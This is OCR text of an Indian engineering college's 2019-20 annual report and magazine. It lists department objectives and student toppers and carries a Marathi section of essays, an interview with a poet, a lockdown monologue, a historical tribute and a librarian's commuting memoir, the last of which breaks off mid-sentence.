To develop technical competency, ethics for professional growth and a sense of social responsibility among students.

Program Education Objectives (PEOs)

1. To provide students with solid foundation in mathematics and fundamentals of Electronics and Telecommunication Engineering.
2. To prepare students to analyze and solve real life problems.
3. To inculcate professional and ethical attitude and good communication skills among students.
4. To develop social awareness among students.

Program Specific Outcomes (PSOs)

PSO1 Professional Skills: Graduate will be able to apply the fundamental concepts in E&TC Engineering to various areas such as advanced communications, Analog and Digital Electronics.

PSO2 Problem Solving Skills: Graduate will be able to demonstrate profound knowledge in Microcontroller, VLSI and Signal Processing with modern engineering tools to solve real life problems.

PSO3 Employability and Career Development Skills: Graduate will be able to develop social awareness along with ethical responsibility for career building and employability through industry oriented mini and major projects, industrial visit, seminars, workshops, internship and social visit.

Department of Electrical Engineering

Vision

Contribute to society by imparting quality education in the field of electrical engineering and prepare students to succeed in their professional career by inculcating in them high human values.

Mission

To develop innovative and socially responsible engineering professionals by delivering in-depth knowledge of electrical engineering.

Program Education Objectives (PEOs)

1. Equip students with skills to excel in academic and professional career.
2. Inculcate ability in students to investigate problems in engineering and provide effective solutions
3. Prepare graduates to engage in lifelong learning by developing in them professional, social and ethical attitude.

Program Specific Outcomes (PSOs)

PSO1: Graduates will be able to identify problems in the field of electrical engineering and then analyze/design/develop solutions.

PSO2: Graduates will be able to select and apply different software tools required for design and/or analysis of electrical systems.

Gems of IOIT

ME TOPPER

Jithin C. J.
ME (1st Year)
SCPA-8.48

Arti Anandkar
ME (2nd Year)
CGPA- 8.220

Department of Instrumentation Engineering

Khan Ifrah Nawaz
SE
CGPA : 8.14

Ranveer Kumar Singh
TE
CGPA : 9.61

Omkar Bhoite
BE
CGPA : 8.75

Toppers

Department of Information Technology

Joshi Hrishikesh
SE
CGPA- 9

Mundada Dhanashri
TE
CGPA-8.72

Bhat Mitali
BE
CGPA- 9.02

Department of Computer Engineering

Divya Pathak
SE (1st shift)
CGPA-9.38

Harshit Pandey
SE (2nd Shift)
CGPA - 8.98

Smita Muke
TE (1st Shift)
CGPA - 9.57

Parthit Patel
TE (2nd Shift)
CGPA - 9.0

Jithu R.
BE (1st Shift)
CGPA - 9.11

Thorat Onkar
BE (2nd Shift)
CGPA - 8.58

Department of Electronics & Telecommunication Engineering

SE E&TC

Sayali Bhosale
SE-A
CGPA-8.08

Sachin Shinde
SE-B
CGPA-9.22

Gaurav Kolhe
SE-C
CGPA-8.3

Sayyed Rehan
SE-D
CGPA-7.42

TE E&TC

Kadam Ankita
TE-A
CGPA-8.91

Pratik Ravkhande
TE-B
CGPA-8.43

Vivek Jadhav
TE-C
CGPA-8.39

BE E&TC

Vaibhav Harsule
BE-A
CGPA-8.8

Megha Satras
BE-B
CGPA-8.53

Ajinkya Pasalkar
BE-C
CGPA-8.57

Department of Electrical Engineering

Pranav Govekar
SE
CGPA- 8.66

Bhagyashri Patil
TE
CGPA-9.28

Omkar Zanje
BE
CGPA- 9.2

First Year Engineering Department

Hadke Sahil Yogesh
SGPA - 9.74

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Mrs. Sheetal Mulay

Mrs. Akshata Bhondve

Mr. Ashish Apate

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Immortality of Languages

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Alumni Meet
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Annual Report 2019-20

“अनंतप्राज्ञा”

संपादकीय

आदिम काळापासून भाषेचे अमरत्व सिद्ध झाले आहे. परिवर्तन हा सृष्टीचा नियम आहे असं म्हणतात त्या नियमानुसार भाषा परिवर्तन पावली. सांकेतिक खुणांच्या जागी लिपी आली आणि मग वेगवेगळ्या भाषा विकसित झाल्या.

भाषा हे सजीवांच्या अंतरंगातील मनोगत, भावना, विचार इत्यादि प्रगट करण्याचे साधन आहे, माणूस, झाडे. पशु पक्षी अश्या प्रत्येक सजावची आपली स्वतंत्र अशी भाषा आहे. भाषेचे आकलन कसे करावे, मूळ कसे शोधावे याची जाणीव, उत्कंठा तर पूर्वीपासून माणसाला होतीच होतीच. पण या भाषा साधनाचे प्रारूप नेमके कसे आहे, हे शोधण्याचे प्रयत्न आधुनिक कालखंडात विशेषत्वाने होऊ लागले. भाषाविज्ञान ही ज्ञानशाखाही ह्या कुतुहलाचेच स्वरूप आहेत. भाषा निरंतर विकसित होत गेली. बदलत्या काळानुसार भाषेत बदल होत गेल्याचे आपणास दिसून येते. आजच्या युगात भाषाचे स्वरूप पार बदलले आहे.डिजिटल क्रांतीमध्ये भाषा अपवाद कशी राहणार? विविध समाज माध्यमांमुळे मूळ भाषेत बरेच नवीन शब्द समाविष्ट झालेले दिसून येतात. भाषा म्हणजे सजीवांच्या अभिव्यक्तीचे साधन आहे जसा समाज जीवनात बदल घडत जातात भाषेत बदल जाणे ही अनिवार्य ठरत जाते.

भाषेचे हे अमरत्व लक्षात घेऊन ह्या वर्षी आयाम ह्या मासिकाची मध्यवर्ती कल्पना भाषेचे अमरत्व ही निवडण्यात आली. मासिकाच्या ह्या मराठी विभागात तुम्हाला सादर विषयावर लेख, कविता, चारोळ्या वाचायला मिळतील.

माझ्यावर मराठी विभागाच्या संपादनाची जबाबदारी सोपवल्याबद्दल माहिती व प्रकाशन समिती प्रमुख प्रा. हर्षदा मगर व प्राचार्य डॉ. पी .बी. माने यांचे आभार.

माझ्या विद्यार्थी समन्वयक उत्कर्षा सुलाखे व श्रीज्या भोकरे यांनी मराठी विभागा अधिकाधिक वाचनीय करण्यासाठी दिलेल्या योगदानाबद्दल विशेष आभार.अनंतप्राज्ञा ह्या मराठी विभागासाठी साहित्य पाठवलेल्या लेखक, कवी, कवयित्री व वाचकांचे पण आभार.

मराठी विभागावर आपल्या प्रतिक्रिया नक्की कळवा ...!
धन्यवाद...

प्रा. अक्षता भोंडवे
सहाय्यक प्राध्यापक
माहिती आणि तंत्रज्ञान विभाग

विद्यार्थी मनोगत

भाषेविषयीचे कुतूहल प्राचीन काळापासून माणसाला वाटत आले आहे. अगदी पूर्वीपासूनच भाषेच्या उगमाबाबतच्या अनेक आख्यायिका आणि कहाण्या प्रचलित आहेत.

भाषा हे आपल्या अंतरंगातील मनोगत, भावना, विचार इत्यादी प्रगट करण्याचे साधन आहे. भाषा ही एक संकेतव्यवस्था असते भावना पोहोचविण्याची. परंतु, केवळ बोलणे म्हणजेच भाषा नव्हे तर भाषा ही त्यापलीकडची अधिक व्यापक अशी संकल्पना आहे.

जग हे विविध भाषांनी समृद्ध आहे. आपल्या मनाची कवाडे उघडल्यास लक्षात येते की विविध भाषेतील अगणित पुस्तके, वर्तमानपत्रे, गाणी, दूरदर्शन, चित्रपट, वेबसाईट ह्या माध्यमांचा उपयोग आपण आपले ज्ञान वाढविण्यासाठी करू शकतो. भाषा कोणतीही असू, अगदी विदेशी इंग्रजी किंवा जर्मन असू देत नाही तर भारतीय तामिळ किंवा मराठी असू देत, भाषेचं अमरत्व हे आहेच.

ज्या त्या प्रदेशात आपली अशी एक बोलीभाषा प्रचलित असतेच. उदाहरणच घ्यायच झाल तर महाराष्ट्र राज्यात मराठी ही राज्यभाषा आहे पण ती भाषा मराठीच राहूनही प्रत्येक मैलोनमैल ती बदलत असते.


सहसा भारतातील तरी प्रत्येक व्यक्तीला तीन भाषा अवगत असतात. एक बोलीभाषा किंवा मातृभाषा, दुसरी राष्ट्रभाषा हिंदी आणि शिक्षणामुळे इंग्रजीचा संपर्क असतोच.

परंतु भारत हा विविधतेने नटलेला देश आहे. म्हणूनच आपल्याकडे विविध प्रकारच्या भाषा बोलल्या जातात आणि त्याही भाषांची माहिती आपल्या सर्वांना मिळावी हेच उद्दिष्ट ठरवुन तुमच्यासमोर **AAYAM-2020** मधे **'Immortality of Languages'** म्हणजेच 'भाषांचे अमरत्व' तुम्हा सर्वांच्या भेटीला घेऊन येत आहोत.

या सर्व गोष्टींमधे आम्हाला प्राचार्य माने सर, प्राध्यापिका हर्षदा मगर मॅडम आणि editorial च्या सर्वच सदस्यांचे सहकार्य आणि वेळोवेळी मार्गदर्शन लाभले आणि या टीमचा एक भाग होण्याची संधी दिली त्याबद्दल धन्यवाद.

उत्कर्षा सुलाखे, श्रिज्या भोकरे
तृतीय वर्ष, E&TC

आ-चंद्रसूर्य नांदो स्वातंत्र्य 'भाषेचे'



एकमेकांशी संवाद साधायची गरज पडली नी भाषेचा शोध लागला. तिचा उदय जरी गरज म्हणून झाला असला तरी ती नंतर आयुष्याचा अविभाज्य भाग झाली. काळाच्या ओघात तिची अनेक रूपे जन्माला आली प्रदेशानुसार वेगवेगळ्या भाषेचा वापर होऊ लागला. परंतु सगळ्या भाषांपेक्षा मला महाराष्ट्राच्या मातृभाषेचं म्हणजेच आपल्या मराठीचं विशेष कौतुक वाटतं. ह्या एकाच भाषेची ईतकी रूपं की खुद्द महाराष्ट्रात जन्माला आलेल्यालाही सगळे प्रकार बोलता येतील ह्याची शाश्वती नाही.

मराठी भाषाही प्रदेशानुसार आणि माणसांनुसार बदलते. जिथली माणसं शिष्ट तिथले शब्दही शिष्ट, जिथे निसर्ग कोरडा त्यांच्या भाषेचा सुरही कोरडा, जिथली माणसं मुळतःच गोड त्यांची भाषा ऐकायलाही तितकीच गोड (शहरांची नावे नमुद करण्याची आवश्यकता नाही). हर्ष, खेद, आश्चर्य, प्रश्न, भीती अशा वेगवेगळ्या मानसिकतेत भाषा वेगवेगळ्या प्रकारे मांडली जाते.

भाषा अजून एक गरज भागवते ती म्हणजे कित्येकांचा उदरनिर्वाह. काहिंनी जालिम शब्दांतनं अग्रलेख मांडले, काहिंनी प्रेमळ शब्दातनं कविता साकारल्या, पत्रकारांनी वृत्तपत्रांनं मांडली तर अनेकांनी कादंबर्यांमधे उतरवली. एकाच भाषेत लाखो कादंबर्या असून सुध्दा कुठल्याही दोन कादंबर्यांमधे जराही साम्य नाही इतकेच नव्हे तर एकाच लेखकाच्या दोन कादंबर्यांमधेही केवढीतरी तफावत. भावना शब्दांमार्फत उतरवल्या की लेख तयार होतात असंच हेही अवघ्या ३० मिनिटांतल लिखाण तुमच्या समोर मला मांडता आला हेच तर भाषेचे अमरत्व. काही उद्दामंनी मात्र शाळा कॉलेजांमधून भाषावापरावर बंदी घालण्याचा प्रयत्न केला. तिचे स्वातंत्र्य हिरावण्याचा प्रयत्न केला. त्यांच्या ह्या प्रयत्नांना तरुण प्रत्युत्तर देण्यास तयार आहेतच. परंतु जे अमर असतं त्याला कोणाचं भय नसतं कारण ते कायम लोकांच्या मनावर कोरलेलं असतं.

जोवर चंद्र सूर्य आहेत तोवर मराठीप्रेमिक भाषा जपणार आणि भाषा चिरंजीव राहणार.

– चासकर अपूर्वा लक्ष्मीकांत
BE A (E&TC)

मुलाखत

पुर्ण नाव : श्रीकांत मधुकर गोंधळी

टोपणनाव : एक होता कवी, श्री दादा

शिक्षण : Engineering in ENTC (2009) संजीवनी कॉलेज कोपरगाव, MB in marketing सिंहगड कॉलेज पुणे

व्यवसाय/नोकरी : व्यवसाय आणि नोकरी दोन्ही चालू आहे सध्या, व्यवसायाबद्दल सांगायच तर 'अंतर्नाद पब्लिकेशन' मधून आत्तापर्यंत ३ पुस्तके प्रकाशित झाली आहेत. आणि नोकरी - बिझनेस मॅनेजमेंट डेव्हलपर

वाचनाला सुरुवात कधी पासून झाली?

वाचनाची सुरुवात ही शाळेतील मराठीची बालभारतीची पुस्तके वाचण्यापासून झाली. तेव्हा मी खूप आवडीने ती सर्व पुस्तके वाचायचो, अभ्यास आणि शालेय पुस्तके एवढ्याच दृष्टिकोनातून न बघता त्यामागील लेखकीय योगदान काय आहे? कशाप्रकारे ते उभारल्या गेल आहे, या सर्व गोष्टींच कुतूहल जास्त असायचं. आणि माझ्या आजुबाजूला पण काही मंडळी अशी होती की जी मला वाचनासाठी inspire करायची, हे वाच ते वाच. इयत्ता ७ वी मधे असताना माझ्या बाबांनी मला 'राजा शिवछत्रपती' नावाची दोन मोठी पुस्तके आणून दिली, तर ते माझ मी वाचलेल पाहिल पुस्तक.

मातृभाषा कोणती? मराठी, हिंदी, इंग्रजी व्यतिरिक्त कोणती भाषा अवगत आहे? या तिन्ही भाषा सोडून दुसर्या कोणत्या भाषेत कविता लिहिण्याची संधी मिळाली तर कोणत्या भाषेत लिहाल?

माझी मातृभाषा मराठीच. परंतु मराठी, हिंदी, इंग्रजी व्यतिरिक्त इतर भाषा शिकण्याची इच्छा आहे आणि मी तसे कोर्सेस पण घेतले आहेत, पण वेळे अभावी अजून पूर्ण झाले नाहीत. दुसर्या कोणत्या भाषेत कविता लिहिण्याची संधी मिळाली तर मी फ्रेंच मधे लिहिल. कारण global population च्या ७०% लोक फ्रेंच बोलतात. आपण जर South merica मध्ये गेलो तर आपल्याला कळते की तिथे सर्वत्र फ्रेंचच भाषा बोलली जाते. पण आपल्याला अस वाटत की फ्रेंच भाषा फक्त फ्रान्स मधेच बोलली जाते.

मराठी भाषेच्या संवर्धनासाठी काय उपाय करण्यात येतील?

जगातील सर्वच भाषा या एकमेकांना भाऊ-बहिण सारख्या आहेत, त्यामुळे आपण नाही म्हणू शकत की हीच भाषा वरचढ आणि मराठीच भारी वगैरे. कारण, प्रत्येक भाषेत दुसर्या कोणत्या तरी भाषेतील काही काही शब्द आलेलेच असतात. आता मराठी भाषेतच संस्कृत, फारसी, गुजराती अशा अनेक भाषांतील शब्द आलेले आहेत. त्यामुळे कोणत्याच भाषेचे उदात्तीकरण नको. कारण वेळप्रसंग बघून भाषेचा वापर करायचा असतो. समजा आपण जॉब वर आहोत आणि समोर US client आहे तर आपण मराठीत नाहीच बोलू शकत, तिथे इंग्रजी वापरणं बंधनकारकच ठरत.

परंतु, आजकालच्या पिढीत इंग्रजी पुस्तके वाचणारे आणि मराठी पुस्तके वाचणारे यांत खूप मोठी तफावत दिसून येते. पण या सर्व गोष्टी Trend वर चालतात. Trend आला की अमुक अमुक नावच इंग्रजी पुस्तक आहे, वाचा छान आहे वगैरे. मग त्यातल काही कळतं असू नाही तर नसू. फक्त फोटो काढून social media वर post केल की झाला Trend तयार आणि हे खूप cool वाटतं. अशाप्रकारे आजकालची पिढी Trend वर चालते. मग आपणही मागे न राहता मराठी पुस्तकांचाही असाच Trend चालू करू शकतो. परंतु, आपण वागताना नेहमी दुसरा

किती वाईट आणि आपण किती चांगले हे नाही करायचं. तर आपण चांगलेच आहोत हेच दाखवायचं.

तुमच्या लिखाणाबाबत / प्रकाशित पुस्तकांबाबत थोडीशी माहिती?

माझा पहिला कवितासंग्रह 'अमिबा' हा १५ ऑगस्ट २०१८ ला प्रकाशित केला आहे. त्यानंतर 'तरीसुद्धा' हा जॉइन्ट कवितासंग्रह होता, त्यात दोन कवि आणि एक कवयित्री असा तो ग्रुप होता, तो संग्रह १३ जानेवारी २०१९ ला प्रकाशित झाला आहे. आणि तिसर्या पुस्तकावर सध्या काम चालू आहे, 'MH साडे सात' अस त्याच नाव असून त्यामधे लघुकथा आहेत. माझ टार्गेट अस आहे की प्रत्येक ३ महिन्याच्या काळात माझ एक पुस्तक प्रकाशित झाले पहिजे. 'MH साडे सात' हे पुस्तक मी स्वतःला चॅलेंज देऊन तयार करत आहे आणि 'MH साडे सात' नंतर एक चारोळ्यांचं पुस्तक प्रकाशित करेल. आणि या वर्षाच्या शेवटी मी ते novel प्रकाशित करेल जे मी २०११ पासून लिहून ठेवले आहे. 'MH साडे सात' यातील लघुकथा घेऊन त्यावर शॉर्ट फिल्म करून फिल्म फेस्टिव्हल मधे ठेवण्याचा विचार आहे. यामाध्यमातून मला वरच्या layer मधील crowd पर्यंत सुद्धा पोहोचता येईल. अशाप्रकारे फ्युचर प्लॅन आहेत.

तुमची आवडती कविता?

ओलांडून उंबरा पंख जातील सासरी
मन ठेवून मागे पक्षी सोडत नाही घर !
नव्या धरणीची आस झाली काळजाची ओवी
कुण्या ढगाची ही बाई आली पावसाची सर !
तिच्या माथी कुंकू लेणं अंगी लागली हळद,
चुडा नेसला पैठणी तरी ढळेना नजर !
मागे पाहता वळून चुके काळजाचा ठोका
आईबापाची लाडकी चाले सोडून माहेर !
केला दंगा जरी आता कशी थांबवू मी वेळ
गंध ठेवुनिया मागे जाई उडून कापूर !
भाऊ हतबल उभा ताई फोडते हंबरा
आता भांडू कुणासवे कसा सावरू पदर ?
मला विसरू नका म्हणे येईन परत
पाठमोऱ्या पावलांचे मन अधीर अधीर !

– श्रीकांत सिंधू मधुकर

. आत्तापर्यंतच्या प्रवासात आलेल्या अडचणी, उपहासात्मक टीका?

या गोष्टी म्हणजे चिडवणं, पुढे जाणार्याचे पाय खेचणं हे सारखेच चालू असते. सुरुवातीला तर आपल्याला स्वतःलाच न्यूनगंड असतो, आपण योग्य लिहतोय की अयोग्य? हाच प्रश्न असतो. मग काही गोष्टींमधून, अनुभवातून आत्मविश्वास येतो की चांगल आहे. कितीही नाही म्हटलं तरी लिखाण ही गोष्ट out of way आहे. कारण, प्रत्येकाच आयुष्यात काय करायच, हे ठरलेलं असतं. परंतु, लिखाण, कला, छंद या गोष्टी out of way चं असतात कित्येक जणांसाठी की जे हे स्विकारु शकत नाहीत. त्यामुळे ती उपहासचं झालेली गोष्ट असते. ना घरात मान्य असते, ना मित्रपरिवारात ना समाजात. कारण, कस असत ना, जोपर्यंत ती गोष्ट प्रकाशझोतात येत नाही आणि प्रसिद्ध होत नाही तोपर्यंत त्याला कोणी मान्यच करत नाही. त्यामुळे आपल्याला जर उंच जायच असेल तर, मन नेहमी positive ठेऊन अगदी दुर्लक्ष करण्यातच आपलं चांगल आहे.

व्यथा मजूराची, गाथा कोरोनाची !

काय रे ! कोण आहेस कोण तू ? इकडे तर कधी पाहिले नाही बाबा तुला.

काय सांगतोस ! पाहुणा आहेस होय. राहणार आहेस वाटत इकडे बरेच दिवस ! बरंबरं ! थांब पाणी देतो. काय म्हणतोस, पाणी नको ! बरं बरं असू दे ! तुला पाणी नाही चालत माहिती आहे मला.

बसं. थोड्या गप्पा मारू. म्हणजे मीच बोलणार आहे तू ऐक फक्त.

बाकी तू काम तसं चांगलं करतोय बरं का !

इकडे रस्ते ओस पडलेत. शांत झालयं सगळं. रेल्वे, बस, गाड्या सगळंच बंद झालंय.पक्ष्यांचे आवाज परत ऐकूयेत आहेत पूर्वीसारखे. सगळे आपापल्या घरात सुट्टीचा आनंद घेत आहेत. पण एक मुख्य प्रश्न म्हणजे कोण आहेस तू ? शत्रू ही नाहीस आणि मित्रही नाहीस. आपलाही नाहीस आणि परकाही नाही.

जरा स्पष्टचं विचारतो, का आला आहेस इकडे ? नको रे नको. आता नाही सहन होतं या यातना. तिकडे आत बघ जरा. पोरगा उपाशीच झोपलाय. तिकडे बायको दुसऱ्या बाळाला शांत करत आहे. आमचे मालक दररोज काम केल्याशिवाय पगार देत नाहीत. प्रश्न तो नाहीये. आता काम आहे, इच्छा आहे, गरजही आहे पण फक्त तुझ्यामुळे नाही जाता येते बाहेर. पण मी तर नाही रडू शकत सगळ्यांसमोर ! घरच्यांना गरज आहे माझी.

वृद्धांचा जीव आणि आमच्या हक्काचा घास का घेत सुटला आहेस ! पाठीवर शाबासकी देता येत नसेल तर किमान पोटावर लाथ तरी नको मारू ! आता हात आणि पोट दोन्हीही रिकामे झालेत. पण उद्या जीवन रिकामं होण्याआधीच..... निघून जा ! निघून जा !!!!!

– एक मजूर

– अथर्व गौतम
SE Electronics & Telecommunications

शिवबा समान भासतो

इंग्रजी वकील थॉमस निकोलस रायगडावर राजांची भेट घ्यायला आला होता. मिठाच्या व्यापारासंबंधी चर्चा करायला आणि राजापूरच्या लुटीत मराठ्यांनी केलेल्या नुकसानीची भरपाई मागायला. पण राजे गडावर नसल्यानं त्याला युवराज संभाजीराजांशी बोलावं लागणार होतं. परंतु शंभूराजे अजून लहान आहेत आणि तो वकील त्यांना बोलण्यात गुरफटून आपला मतलब साधून घेणार नाही ना, अशी भीती दरबारी मंत्र्यांना वाटत होती. इंग्रज वकील सदरेवर पेश झाला. समोर बसलेल्या बेडर राजदेहाला त्यांनी इंग्रजी पद्धतीत झुकून अदब दिली. त्यावेळी परकीय भाषेतील वकीलाशी बोलायला दुभाष्याची गरज पडत असे. इंग्रजी वकीलाच बोलणं समजायला नेमका दुभाष्या गडावर नव्हता. तर आता संवाद होणार कसा हा पेच पडला. ***Say gentleman...*** शंभूराजांच्या तोंडून हे ऐकताच सर्व दरबारी अवाक झाले. पुढे बराच वेळ संवाद सुरु राहिला. मिठाच्या व्यापाराला संभाजीराजेंनी निर्बंध घालून परवानगी दिली. त्यानंतर वकिलाने राजापूरच्या नुकसान भरपाईची अर्जव केली. त्यावर शंभूराजे उत्तरले, ***Is it something confusion gentleman? You say that our troops did loot of Rajapur. But our army chief general was in panhala region.***

या वाक्यानंतर वकील काहीच बोलू शकला नाही आणि रिकाम्या हातांनी मुंबईस परतला. याघटनेवरून संभाजीराजे काय तोडीचे मुत्सद्दी होते हे ध्यानी येतं.

शंभूराजे १६-१७ वर्षाचे असताना अथणीच्या मोहिमेवर गेले. तेथील मुघल सरदाराचा पडावं करून त्यांनी विजय मिळवला. जमलेली लूट एकत्र करण्यात आली. लढाईत कैद केलेल्या सैनिकांची कत्तल न करता जमेल त्यांना सेवेत रुजू करून घेतले आणि बाकीच्यांना आपल्या मुलखात पिटाळून लावले. जमलेल्या लुटीचा काही भाग शेतकरी आणि त्यांच्या कुटुंबात वाटून दिला. गावगाडा पुन्हा सुरळीत सुरु करुनच मग परतले. अथनी वरील हल्ल्या मागचा उद्देश लूट माजवणे हा नव्हताच. तेथील जुलमी मुघल सरदारास पिटाळून अथनी स्वराज्याशी जोडणे हा होता. 'लेकरंबाळांच्या तोंडचा घास ओढून उभ राहील तर ते स्वराज्य कोण कामाचं' ह्याची जाणीव संभाजीराजांना होती, नव्हे ते संस्कारच जिजाऊ आणि शिवरायांनी त्यांच्यावर केले होते.

'आमचे आबासाहेबांचे जे संकल्पित तेच करणे आम्हास अगत्य' हे त्यांनी अंगी बिंबवलं. 'स्वराज्य हे रयतेचे,रयातेसाठी,रयतेने उभे केलेले राज्य' हे सूत्र त्यांनी

आयुयभर ध्यानी ठेवलं.

शंभूराजे हे पुरोगामी विचारांचे राजे होते. युद्धात बंदुकांचा वापर वाढतोय हे लक्षात घेऊन त्यांनी सैनिकांसाठी **bulletproof jackets** बनवुन घेतले. बाणाच्या टोकाला तोफेची दारू लावली आणि ती पेटवून बाण किल्ल्याच्या तटावर आदळला की मोठा स्फोट होतो हा क्रांतिकारी शोधही शंभूराजांनीच लावला.त्यांनी तरुणांना सैन्यात भरती करण्यावरही भर दिला, व्यायामाची आवड निर्माण केली.

यवनाचा पाडाव करी।
अवघेजन एक करी।
पुरोगामी विचारधरी।
संभाजीराजा।।

एक ब्रिटिश इतिहासकार संभाजीराजांचे वर्णन असा करतो,

'संभाजीराजे उंच बलदंड आणि दिसायला देखणे आहेत. त्यांच्यात शिवाजीराजांचा भास होतो. दिसण्या प्रमानेच ते राजकारणात ही शिवाजी राजांच्या सवाई आहेत.'

संभाजी राजांच्या देशभक्ती आणि स्वाभिमानाची गाथा तुळापुरात घडलेली शोकांतिका सांगते.

हयातभर मरणपाठीशी बांधून सह्याद्रीत घोंघवणा संभाजी नावाच्या वादळाने अखेरच्या समयीसुद्धा औरंगजेबाला जिंकू दिलं नाही.

रक्ताच्या एकेक थेंबातूनी
हजारदा जन्मेन मी
रुधिरतूनी आग होऊनी,
उभं यवन जाळीन मी.

या अभेद्य, अजिंक्य, बुलंद शिवसिंह छाव्यास मानाचा मुजरा!

– पवन चौगुले
TE (A) E&TC

माझा प्रवास

नमस्कार!!

मी पुष्पा वि. हिरवे आपल्या ए. आय. एस एस. एम. एस. च्या मध्यवर्ती ग्रंथालयात ग्रंथपाल म्हणून कार्यरत आहे. मला या संस्थेमधे ६ वर्षे पूर्ण झाली आहेत. मी कर्जत ते पुणे इंद्रायणी एक्सप्रेसने प्रवास करते. हा प्रवास करत असताना मला आलेले अनुभव ह्या लेखातून सांगण्याचा प्रयत्न करते आहे.

माझं गाव भिसेगाव (तालुका : कर्जत) अगदी छोटस गाव, माझं पदवीचे शिक्षण उल्हासनगरला सी. एच. एम. महाविद्यालयात झाले. त्यानंतर ग्रंथालय व माहिती शास्त्राचे शिक्षण मुंबई विद्यापीठात कलीना येथे झाले. मी पहिल्यांदाच पुण्याला आले नोकरी निमित्त, त्याआधी मुंबईला २ वर्षे नोकरी केली होती. पण पुणे पहिल्यांदाच पुण्याबद्दल फार ऐकलं होत, पण पुणे बघितलं नव्हतं. नोकरीचा पहिला दिवस बरा गेला कोणीही ओळखीचं नव्हतं, कॉलेजमधे आणि ट्रेनमधेसुद्धा. त्यात जे दररोज अपडाऊन करतात त्यांचा डबा वेगळा असतो हे माहितीच नव्हते. २ दिवस वेगवेगळ्या डब्यांमधे खाली बसून प्रवास केला. तिसऱ्या दिवशी एक मुलगी भेटली संध्या नावाची तिच्याशी बोलता बोलता कळले दररोज अपडाऊन करणाऱ्या महिलांसाठी महिला डबा वेगळा असतो. त्या दिवसापासून इंद्रायणी एक्सप्रेसच्या डी १ डब्याची ओळख झाली. तशी आधी मी एकटीच बसायचे प्रत्येक जण आपआपल्या इयरफोन लावून बसायचे. हळूहळू सगळ्यांशी ओळख झाली. आल्यापासून बघत होते मासिक पास धारकांच्या डब्यात पास नसलेल्या व्यक्तीला बसून दिले जात नसे. मग मी व माझ्या दोन 